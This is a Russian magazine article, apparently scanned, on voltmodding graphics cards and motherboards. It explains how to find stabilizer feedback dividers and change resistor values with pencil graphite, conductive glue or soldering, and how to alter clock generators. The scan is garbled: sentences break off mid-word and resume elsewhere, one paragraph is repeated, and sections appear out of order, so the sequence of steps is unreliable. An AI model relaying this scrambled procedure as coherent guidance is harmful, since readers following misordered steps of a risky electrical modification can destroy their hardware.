Вопросами питания заведут стабилизатор. В одних случаях каждый узел питается собственным стабилизатором (и тогда вся плата в стабилизаторах), в других — производители путем хитроумных извращений запитывают несколько узлов от одного стабилизатора. В частности, на ASUS P5AD2/P5GD2 один и тот же стабилизатор питает и северный мост, и память, используя кремниевый диод для зарядки обвязывающего конденсатора до нужного напряжения, поэтому напряжение на выходе стабилизатора будет отличаться от напряжения на чипсете. Увеличивая напряжение на памяти, неизбежно увеличиваем напряжение и на чипсете, спалить который намного более страшное дело, к тому же он сильно греется. Подробности смотри в статье «Материнские платы на чипсетах Intel 925X и 915P: обзор девяти моделей» — [www.thg.ru/main-board/20040820/intel\\_925\\_915-10.html](http://www.thg.ru/main-board/20040820/intel_925_915-10.html).

Стабилизатор может собираться и на операционном усилителе, и на преобразователе постоянного тока или даже на микроконтроллере. Усилители/преобразователи обычно имеют прямоугольный корпус и небольшое количество ног (порядка восьми), а рядом с ними расположены электролитические конденсаторы, дроссели и мощные ключевые транзисторы, иногда подключаемые к микросхеме напрямую, иногда — через дополнительный крохотный транзистор. Микроконтроллеры — это небольшие микросхемы в прямоугольном корпусе с кучей ног (от 16-ти и больше), рядом с которыми торчат конденсаторы/дроссели/транзисторы (впрочем, на дешевых платах дроссели часто выкидывают, а количество конденсаторов сводят к минимуму, оставляя в нераспаянных элементах букву L).

Как выделить стабилизаторы среди прочих микросхем? Проще всего — вот так. Выписываешь маркировку всех мелких тараканов и лезешь в Сеть за datasheet'ами, в которых указывается их

назначение и, как правило, типовая схема включения, на которой где-то должен быть делитель, подключенный к одному из выводов. Делитель — это два резистора, один из которых всегда подключен к выходу стабилизатора (VOUT), а второй — к массе (GROUND, сокращенно GND). Выход найти легко. Во-первых, вольтметром. Во-вторых, чаще всего он расположен в точке соединения двух ключевых транзисторов, от которой отходит дроссель (если он есть).

Изменяя сопротивление резисторов делителя, пропорционально изменяешь и выходное напряжение стабилизатора. Уменьшение сопротивления резистора, подключенного в массу, вызывает увеличение выходного напряжения и наоборот. «Выходной» резистор при уменьшении своего сопротивления уменьшает выходное напряжение.

Кстати, напряжение можно не только увеличивать, но и уменьшать! Тут есть свой резон. Ниже напряжение — меньше нагрев — тише кулеры или даже вовсе «пропеллеры — стоп» (хватит и пассивной системы охлаждения). Заботясь об оверклокерах, многие производители увеличивают напряжение сверх необходимого, оставляя солидный разгонный потенциал, в то время как для работы на штатной частоте вполне достаточно и сниженного (на 10-20%) напряжения. Если ты хочешь получить бесшумную систему, будет разумно уменьшить напряжение не трогая тактовую частоту (ты же не хочешь проиграть в производительности?). Так уменьшаем нагрев на десятки градусов!

Вот минимум знаний, необходимый для вольтмода, которым мы сейчас займемся вплотную.

### конкретный пример вольтмода

Возьмем видеокарту Sapphire Radeon 9600XT. Будем пытать ее и издеваться над ней. Осмотр печатной платы обнаруживает множество мелких микросхем, среди которых присутствуют сразу несколько стабилизаторов: качественный конвертер постоянного тока с системой защиты ISL6522CB, питающий графический процессор и четыре микросхемы RT9202, — тоже конвертеры, но попроще. Они питают VDD, VDDQ, VTT и Vref, ответственные за кормление памяти. Как определить, какой из них какой?

**Распиновка  
микросхемы RT9202**


## как приготовить токопроводящий клей


ТОКОПРОВОДЯЩИЙ КЛЕЙ ПРОДАЮТ В МАГАЗИНАХ РАДИОТОВАРОВ. ТОЛЬКО УБЕДИСЬ, ЧТО ПРОДАВЕЦ ПОНЯЛ ТЕБЯ ПРАВИЛЬНО И НЕ ПОДСУНУЛ ТЕРМОПРОВОДЯЩИЙ КЛЕЙ ТИПА «АЛСИЛ-5». ТЕРМОКЛЕЙ ХОРОШ ДЛЯ РАДИАТОРОВ, НО НЕ ПОЛУЧИТСЯ КЛЕИТЬ ИМ РЕЗИСТОРЫ.

БЕРЕШЬ ТЮБИК «СУПЕРКЛЕЯ» КИТАЙСКОГО ПРОИЗВОДСТВА, АККУРАТНО РАЗВОРАЧИВАЕШЬ ФОЛЬГУ СО СТОРОНЫ «ХВОСТА», В ОБРАЗОВАВШУЮСЯ ДЫРКУ ВЫСЫПАЕШЬ ЗАРАНЕЕ ПРИГОТОВЛЕННЫЙ ГРАФИТ, НАТОЧЕННЫЙ НАПИЛЬНИКОМ ИЗ ГРАФИТОВЫХ СТЕРЖНЕЙ ОТ БАТАРЕЕК ИЛИ ПРОСТЫХ КАРАНДАШЕЙ ТИПА 2М ИЛИ 4М. РАЗМЕШИВАЕШЬ МАССУ ДО ПОЛНОГО РАСТВОРЕНИЯ ГРАФИТА. ЕСЛИ ГРАФИТ НЕ РАСТВОРИТСЯ, ТО ВЕСЬ ТРУД ОСТАНЕТСЯ ТЩЕТНЫМ. ПРОВОДЯЩИЕ СВОЙСТВА ЗАВИСЯТ ОТ СООТНОШЕНИЯ КЛЕЯ И ГРАФИТА, ОПТИМАЛЬНОЙ ПРОПОРЦИЕЙ СЧИТАЕТСЯ 1:1. СОПРОТИВЛЕНИЕ ПРИ ЭТОМ ПОЛУЧАЕТСЯ БОЛЬШИМ, КЛЕЯЩИЕ СВОЙСТВА — ХОРОШИЕ. ЗАВОРАЧИВАЕШЬ ФОЛЬГУ И ПОЛЬЗУЕШЬСЯ КАК ОБЫЧНЫМ КЛЕЕМ. МОЖНО НЕ БОЯТЬСЯ, ЧТО КАПЛИ КЛЕЯ СОПРИКОСНУТСЯ И ЧТО ТОК ПОЙДЕТ В ОБХОД РЕЗИСТОРА. СОПРОТИВЛЕНИЕ ТОНКОЙ ПЛЕНКИ КЛЕЯ ПОЛУЧАЕТСЯ НАСТОЛЬКО БОЛЬШИМ, ЧТО ИМ МОЖНО ПРЕНЕБРЕЧЬ. ВМЕСТО СУПЕРКЛЕЯ МОЖНО ИСПОЛЬЗОВАТЬ ЦАПОНЛАК, СМЕШАННЫЙ С ГРАФИТОМ ДО ГУСТОТЫ СМЕТАНЫ. ПРОВОДИМОСТЬ ОТЛИЧНАЯ, НО КЛЕЕВЫЕ СВОЙСТВА ОЧЕНЬ СЛАБЫЕ.

Во-первых, по напряжению, измеренному вольтметром ( $V_{ref} == V_{tt} == ? VDDQ \leq VDD$ ). Во-вторых, по разводке: просто звонишь омметром, какой вывод какого стабилизатора на какую ножку какой микросхемы памяти (видеопроцессора) идет. Именно «звонишь», а не смотришь, потому что визуально на многослойных платах не видно ни зги, даже если взять увеличительное стекло.

Начнем с видеопроцессора. Набираешь в Google «ISL6522CB filetype:pdf» и получаешь ссылку на фирменный datasheet ([www.intersil.com/data/fn/fn9030.pdf](http://www.intersil.com/data/fn/fn9030.pdf)) с распиновкой микросхемы и типовой схемой преобразователя постоянного тока.





Стабилизатор питания на древней материнской плате

Скачиваешь PDF и смотришь на карту. Пытаешься разобраться, какой из выводов за что отвечает. Читаешь: «COMP and FB are the available external pins of the error amplifier. The FB pin is the inverting input of the error amplifier and the COMP pin is the error amplifier output. These pins are used to compensate the voltage-control feedback loop of the convert-

зистор R2 простым мягким карандашом так, чтобы оба его вывода оказались соединенными. Чем многочисленнее и жирнее штрихи, тем ниже сопротивление. Добившись необходимого напряжения на выходе, закрепляешь графит лаком или нитрокраской от истирания и других агрессивных воздействий. Надежность, конечно, будет не на высоте и возникнет риск того, что сопротивление вдруг скачкообразно изменится. Как вариант, можно приклеить токопроводящим клеем к резистору R2 еще один, рассчитав необходимое сопротивление по закону Ома или подобрав его экспериментальным путем (еще такой трюк: два одинаковых резистора при параллельном соединении уменьшают свое сопротивление вдвое). Клей намного надежнее карандаша, но... Если приклеенный резистор оторвется, он может замкнуть что-то. Самое надежное — это пайка. Она же — самое опасное. Одно неверное движение и... прощай, моя дорогая карта!

Увеличивать сопротивление резистора значительно сложнее. Существует всего два пути: выпаять его из платы, заменив другим, или... выко-

3D-игрушки или бенчмарки (естественно, параллельно с увеличением напряжения ты должен увеличивать и тактовую частоту, в противном случае вольтмод теряет смысл). Если появляются артефакты или компьютер начинает вести себя нестабильно, значит, ты зашел слишком далеко и нужно либо усилить охлаждение, либо вернуться назад. Различные экземпляры гонятся неодинаково. Нормальным результатом считается повышение напряжения на 20%-25%, хорошим — на 50% и более того.

Разобравшись с ядром, возьмемся за память (на самом деле ядро и память вольтмодятся одновременно, пусть последовательный дух статьи не вводит тебя в заблуждение).

Память, в свою очередь, питается от стабилизатора, собранного на базе преобразователя постоянного тока RT9202, найти документацию на него не составит большого труда — [www.richtek.com.tw/Product/Docs/DS9202-02.pdf](http://www.richtek.com.tw/Product/Docs/DS9202-02.pdf).

На этот раз делитель бросается в глаза сразу. Можно даже не напрягаться с чтением описания. Делитель образован характерной цепочкой резисторов R2 и R3, точка пересечения которых ведет к уже известному выводу FB, соответствующего шестой ножке микросхемы.

## «ВОТ ТРИ ВЕЩИ, КОТОРЫЕ ОБЫЧНО ВОЛЬТМОДЯТ НА МАТЕРИНСКИХ ПЛАТАХ: ПРОЦЕССОР, ПАМЯТЬ И АGR-ШИНА, — В СОВОКУПНОСТИ ПОЛУЧАЕМ ОТЛИЧНЫЙ РАЗГОН! НУЖНО ЛИШЬ УЧИТЫВАТЬ, ЧТО ИЗМЕНЕНИЕ НАПРЯЖЕНИЯ ЧЕРЕЗ BIOS НУЖНО КАЛИБРОВАТЬ ЗАНОВО, ИБО ВОЛЬТМОД ИЗМЕНЯЕТ ЕГО НЕЛИНЕЙНО»

er». («COMP и FB представляют собой внешние выводы усилителя ошибок. Вывод FB — это инвертированный вход усилителя ошибок, а COMP — его инвертированный вывод. Эти ножки используются для балансировки обратной петли конвертора, управляющей напряжением»). Вот оно!

Нужные выводы найдены (4 — FB и 5 — COMP). Остается найти делитель. Это R2 и R3. Резистор R2 соединяет вывод FB с массой, а R3 — связывает его с выходом, образуя отрицательную обратную связь. Чем меньше сопротивление резистора R3, тем ниже выходное напряжение (ты как бы «давишь» усилитель отрицательной обратной связью), и наоборот — чем ниже сопротивление резистора R2, тем выше напряжение!

Как изменить сопротивление резисторов в готовой схеме? Существует множество путей. Например, можешь нанести несколько штрихов на ре-


зистор R2 простым мягким карандашом так, чтобы оба его вывода оказались соединенными. Чем многочисленнее и жирнее штрихи, тем ниже сопротивление. Добившись необходимого напряжения на выходе, закрепляешь графит лаком или нитрокраской от истирания и других агрессивных воздействий. Надежность, конечно, будет не на высоте и возникнет риск того, что сопротивление вдруг скачкообразно изменится. Как вариант, можно приклеить токопроводящим клеем к резистору R2 еще один, рассчитав необходимое сопротивление по закону Ома или подобрав его экспериментальным путем (еще такой трюк: два одинаковых резистора при параллельном соединении уменьшают свое сопротивление вдвое). Клей намного надежнее карандаша, но... Если приклеенный резистор оторвется, он может замкнуть что-то. Самое надежное — это пайка. Она же — самое опасное. Одно неверное движение и... прощай, моя дорогая карта!


Увеличивать сопротивление резистора значительно сложнее. Существует всего два пути: выпаять его из платы, заменив другим, или... выко-

лоть из него небольшой кусок. Варварство, конечно, зато с минимумом телодвижений. Поскольку угадать размер откалываемого кусочка заранее очень сложно, приходится действовать методом последовательного приближения, попеременно откалывая от резисторов R2 и R3 различные куски.

Следовательно, для увеличения выходного напряжения необходимо уменьшить сопротивление резистора R3. Сверяясь с уже упо-

Типовой стабилизатор, управляемый jumper'ами





Материнская плата ASUS P4800-E — клокер (ICS CA332435), стабилизатор процессора (ADP3180)

мянутой статьей «Вольт-моддинг Sapphire Radeon 9600XT», полностью подтверждаем свои предположения. На этот раз подстроечный резистор припаивается между третьей и шестой ногами (третья нога — зем-

ля) и все осуществляется аналогично. Если мы увеличиваем напряжение сверх нормативного, необходимо помнить, что на плате могут быть элементы, которым это совсем не понравится, соответственно, они сгорят. В частности, на картах серии GeForce FX 5900XT есть нехорошая микросхема типа IOR 334H, которая коварно выходит из строя при достижении двухвольтового порога.

Проблема решается установкой радиатора. Другим микросхемам (в частности, самим стабилизаторам) охлаждение тоже не помешает. Радиатор закрепляется термоклеем или двухсторонним скотчем, который можно найти в строительных магазинах.

**материнские платы** Вольтмод осуществляется так же, как и в видеокартах, причем применяются аналогичные методы стабилизации напряжения. Схемы питания процессоров многоканальные и очень сложные, но делитель напряжения такой же, как и на видеокартах. Ищи два резистора, один из которых подключен к массе, а второй — к выходу стабилизатора, точка соединения должна уходить на «сороконожку».

На самых древних материнских платах эпохи Pentium-MMX переключение питающего напряжения обычно осуществляется вручную, через набор jumper'ов.

Возле каждого из jumper'ов отчетливо просматривается резистор делителя, справа же видна небольшая квадратная микросхема с восемью ногами, на которой и собран стабилизатор. Диапазон подобной регулировки, как правило, не широк, а шаг изменений — очень велик, так что без паяльника тут никуда. Берешь омметр, измеряешь сопротивление каждого резистора и сопоставляешь с соответствующим ему напряжением, который либо

напечатан прямо на плате, либо находится в руководстве. В нашем случае: 340 Ом — 2,8 вольт; 430 — 2,9; 750 — 3,2. Легко заметить, что зависимость совсем не линейная и нужное напряжение приходится подбирать экспериментальным путем, постепенно увеличивая сопротивление одного из резисторов. Jumper со штатным напряжением лучше не трогать, чтобы всегда была возможность вернуться к нему.


Более современные материнские платы уже не имеют резисторов, и перемычки с jumper'ов заходят прямо на прямоугольную микросхему.

В некоторых случаях микросхема соединяется прямо с процессором (внутри процессора находятся специальные перемычки, помогающие материнской плате автоматически определить напряжение). Что же представляет собой эта микросхема и как вольтмодить ее?

Практически все современные стабилизаторы строятся на базе того или иного интегрированного ШИМ-контроллера — довольно сложной микросхемы с кучей выводов по краям. Группа выводов «заведует» выходным напряжением, которое выбирается комбинацией логических «1» и «0», подаваемых на эти ноги. В зависимости от конструктивной реализации, эти выводы могут либо сразу идти на перемычки, либо быть мультиплексированы с чем-то другим.

Ассортимент выходных напряжений, как правило, очень большой (например, микросхема LX1665CDW, используемая в «томатной» материнской плате типа EX98, поддерживает 32 значения). Намного больше, чем в предыдущей схеме, однако шаг приращения все же довольно велик. Верхняя и нижняя границы — жестко фиксированы. Приходится хитрить с резисторами. Должен же стабилизатор иметь обратную связь по выходному напряжению? Эта связь действительно существует! В глаза сразу бросается цепочка резисторов R45, R56, подключенная к обоим концам дросселя L7. Это не делитель (хотя очень на него похоже). Резистор R45 «подавляет» вход INV, а R56 — попадает на вход Vcccore. Кстати, в типовой схеме включения, которую можно откопать в официальном datashe-

Материнская плата ASUS P4800-E — стабилизатор памяти (LM358)




Распиновка микросхемы LM358

ет'е, никаких резисторов вообще нет и выводы микросхемы соединены с дросселем напрямую. Данная микросхема слишком умная для вольтмода! Мы специально взяли сложный случай, чтобы показать, что далеко не всегда желаемого результата удастся достичь паяльником и отверткой. Тем не менее выход есть. Можно собрать свой собственный стабилизатор, смонтировав его на отдельной печатной плате! Готовые стабилизаторы есть в документации на ШИМ-контроллеры (естественно, нужно выбрать контроллер с делителем, например, ADP3180). Еще один источник информации — принципиальные схемы референсных материнских плат, бесплатно распространяемые Intel (ищи их в разделе чипсетов по ключевым словам «reference schematics»).

Помимо ядра, Pentium-II требуется запитать L2 кеш и выходные буфера, не так требовательные к качеству питания, и поэтому в материнской плате EX98 (и в большинстве других) для их «обслуживания» используются простые линейные стабилизаторы. Один из таких стабилизаторов «вживлен» в микросхему LX1665CDW — с 11-го вывода (Ldrv) снимается управляющее напряжение, поступающее на ключевой транзистор VR2, а на 9-й вывод (LFB) подключается делитель, образованный резисторами R17 и R16. Уменьшая сопротивление резистора R16, увеличиваешь терминирующее (VTT) напряжение и наоборот.

Кеш второго уровня питается от стабилизатора U4 (по виду — обычная квадратная микросхема с восемью ногами, из которых реально задей-



ствованы только три), управляющая транзистором Q4, к выходу которого подключен один из резисторов делителя — R54, другой резистор идет на массу.

### пару слов о ключевых элементах

Стабилизатор может быть собран на двух n-канальных МОП-транзисторах, причем сток (drain) одного транзистора соединяется в точке выхода (Vout) с истоком (source) другого. Оставшийся исток идет на массу, а сток — на стабилизируемое напряжение. Тем самым облегчается поиск делителей на неизвестных микросхемах. Находишь два мощных транзистора, смотришь, где они соединяются (там еще дроссель будет), и ищешь резистор, ведущий к той же точке. Если с другим концом резистора соединен резистор, идущий на массу, делитель найден!

Все рассмотренные схемы построены именно по такому принципу, однако вместо второго транзистора может использоваться и диод, внешне похожий на транзистор, только на нем (как правило) написано MOSPEC, а два крайних вывода замк-

контроллеру требуется три вспомогательных стабилизатора ADP3418. Где же они? Китайцы славятся своим мастерством собирать устройства с минимумом запчастей, но наш ASUS не принадлежит к числу пройдох и все детали присутствуют на плате. Вот, смотри. Такие маленькие квадратные микросхемы, они затерялись среди дросселей и ключевых транзисторов (на рисунке обведены).

Комбинация логических уровней на первых четырех ногах основного контроллера задает выходное напряжение (грубо), точная подстройка которого осуществляется резистором, подключенным к девятому выводу (FB). Чем меньше сопротивление, тем ниже напряжение, и наоборот. Следовательно, ты должен выпаять резистор с платы и включить в разрыв цепи дополнительный резистор. Тогда сможешь не только повысить напряжение сверх предельно допустимого, но и плавно изменить его, что очень хорошо!

С вольтмодом процессора разобрались. Теперь перейдем к памяти. В окрестностях DIMM-слота быстро обнаруживается несколько ключевых

на отрицательном входе, но он не имеет обратной связи по стабилизируемому напряжению. Так что пускай идет лесом.

Для контроля напряжения можно использовать либо востренную систему мониторинга напряжения (если она есть), либо мультиметр. Второе надежнее, ему больше веры. Встроенный мониторинг — удобнее, тем более что контролировать напряжение после вольтмода приходится постоянно. На холостых оборотах оно одно, под нагрузкой — другое. Весь вопрос в том, куда подключать его? Один из контактов — на массу, еще один — на точку соединения двух ключевых транзисторов или транзистора с диодом. Если найти точку соединения не удалось (ничего смешного здесь нет; разглядеть разводку на вставленной в компьютер печатной плате довольно проблематично), можно подключаться к стоку каждого из транзисторов. У одного из них он идет к входному напряжению, у другого — к уже стабилизированному. Сток обычно расположен посередине и «продублирован» на корпус. Внешне он выглядит как «обрезанный» вывод. Соответственно, в схеме «транзистор + диод» сток всегда подключен к входному напряжению и тогда нам нужен исток — крайний правый вывод (если смотреть на транзистор в положении «ноги вниз»). Втыкаешь сюда щуп вольтметра, медленно вращаешь построечный резистор и смотришь. Если напряжение не меняется, значит, ты подключил резистор не туда. Перепроверяй все тщательно...

## «УВЕЛИЧЕНИЕ НАПРЯЖЕНИЯ — ПРОСТОЙ И УНИВЕРСАЛЬНЫЙ ПРИЕМ РАЗГОНА, ИЗВЕСТНЫЙ ПОД ИМЕНЕМ VOLTMOD»

нуты накоротко. Такая схема проще в исполнении, содержит меньше деталей, впрочем за счет падения напряжения на p-n переходе (~0,6 В) снижается КПД и увеличивается рассеиваемая тепловая мощность, то есть, проще говоря, нагрев.

### более современные модели

Насобавившись на доисторических материнских платах, которые можно найти на любой свалке, перейдем к современным моделям. Возьмем ASUS P4800-E на базе чипсета i865PE и недрогнувшей рукой завольтмодим! Внимательно рассматривая плату, выделяешь все микросхемы с не очень большим количеством ног. Возле северного моста видишь кварц, а рядом с ним — серый прямоугольник ICS CA332435. Это клокер, то есть тактовый генератор.

Процессор окружен кучей конденсаторов, дросселей и других элементов, выдающих близость стабилизатора. Остается только найти ШИМ-контроллер. Ага, вот он. Маленькая микросхема с надписью ADP3180. Согласно спецификации ([www.datasheetarchive.com/semiconductors/download.php?Datasheet=312541](http://www.datasheetarchive.com/semiconductors/download.php?Datasheet=312541)), это шестибитный программируемый 2-, 3-, 4-фазный контроллер, разработанный специально для питания Pentium-IV.

Процессор Pentium IV жрет слишком большой ток, и для поддержания напряжения в норме основному

транзисторов, электролитических конденсатора и всего одна микросхема с маркировкой LM 358.

Лезешь в интернет. Только ленивый не производит эту штуку! Fairchild Semiconductor, Philips, ST Microelectronics, Texas Instruments, National Semiconductor и другие. Datasheet'ов просто море, к примеру [www.semiconductors.philips.com/acrobat/datasheets/LMX58\\_A\\_2904\\_XX532\\_4.pdf](http://www.semiconductors.philips.com/acrobat/datasheets/LMX58_A_2904_XX532_4.pdf) — типичный операционный усилитель, причем двойной. Распиновку и схему типичного включения смотри на рисунках.

Скачиваешь PDF и смотришь на плату. Седьмая нога зашунтирована через конденсатор и дальше никуда не идет, а вот за первой тянется дорожка печатного проводника. Значит, это и есть тот самый вывод, нужен именно он! Чтобы увеличить напряжение на памяти, необходимо включить в разрыв между первой ногой и резистором RF дополнительный резистор. Чем больше его сопротивление, тем выше выходное напряжение. Как вариант, можно подпаять между второй и четвертой ногами свой резистор (четвертая нога — масса), чем меньше его сопротивление, тем выше напряжение, и не придется ничего разрывать.

Нужный резистор подключен к выходу операционного усилителя (ноги первая и седьмая). Также тебя может ввести в заблуждение делитель

### тактовая частота

Обычно производители оставляют довольно солидный запас, и материнская плата сваливается в глюки задолго до его исчерпания. Однако случается и так, что наши возможности оказываются очень даже ограниченными. Некоторые платы не гонятся совсем! Что тогда? Тактовый генератор (он же «клокер») может быть собран на разных микросхемах (обычно ICS), которые можно программировать перебором комбинацией логических «0» и «1» на специальных выводах. Таблицу частот можно найти в datasheet'e на микросхему. В древние времена, когда конфигурирование осуществлялось через переключки, производителю было очень сложно «заблокировать» верхние частоты, но при настройке через BIOS setup — это делается легко! Придется пойти на довольно рискованный и радикальный шаг: отрезаешь «комбинаторную» группу выводов от печатной платы, напаиваешь на них jumper'ы с резисторами, схему соединения которых можно взять из того же datasheet'a. И вот уже все в твоих руках! Естественно, настраивать частоту через BIOS уже не удастся.

Альтернативный путь — замена кварца. В большинстве материнских плат стоит кварц, рассчитанный на частоту 14,318 МГц. Если заменить на более быстрый, то все частоты пропорционально подскочат, однако возможно, что при этом начнется полный глюкодром. Вообще заме-




на кварца — неисследованная область, она еще ждет своих энтузиастов.

**закключение** Увы, разгон экономически нерентабелен, особенно если ты орудуешь паяльником. Риск угробить железо очень велик.

Но разгон — это жизнь. На оверклокеров работает целая индустрия, что можно только приветствовать. Однако в то же время из черной магии разгон постепенно превращается в кнопку Turbo, то есть просто в ее нажатие. Нам предлагают готовые решения, лишая нас возможности сделать все это своим руками, дойти своей головой! ☘

*Материнская плата ASUS P4800-E — вспомогательные стабилизаторы процессора (ADP3418) — рис. 1*



## доработка стабилизатора материнских плат

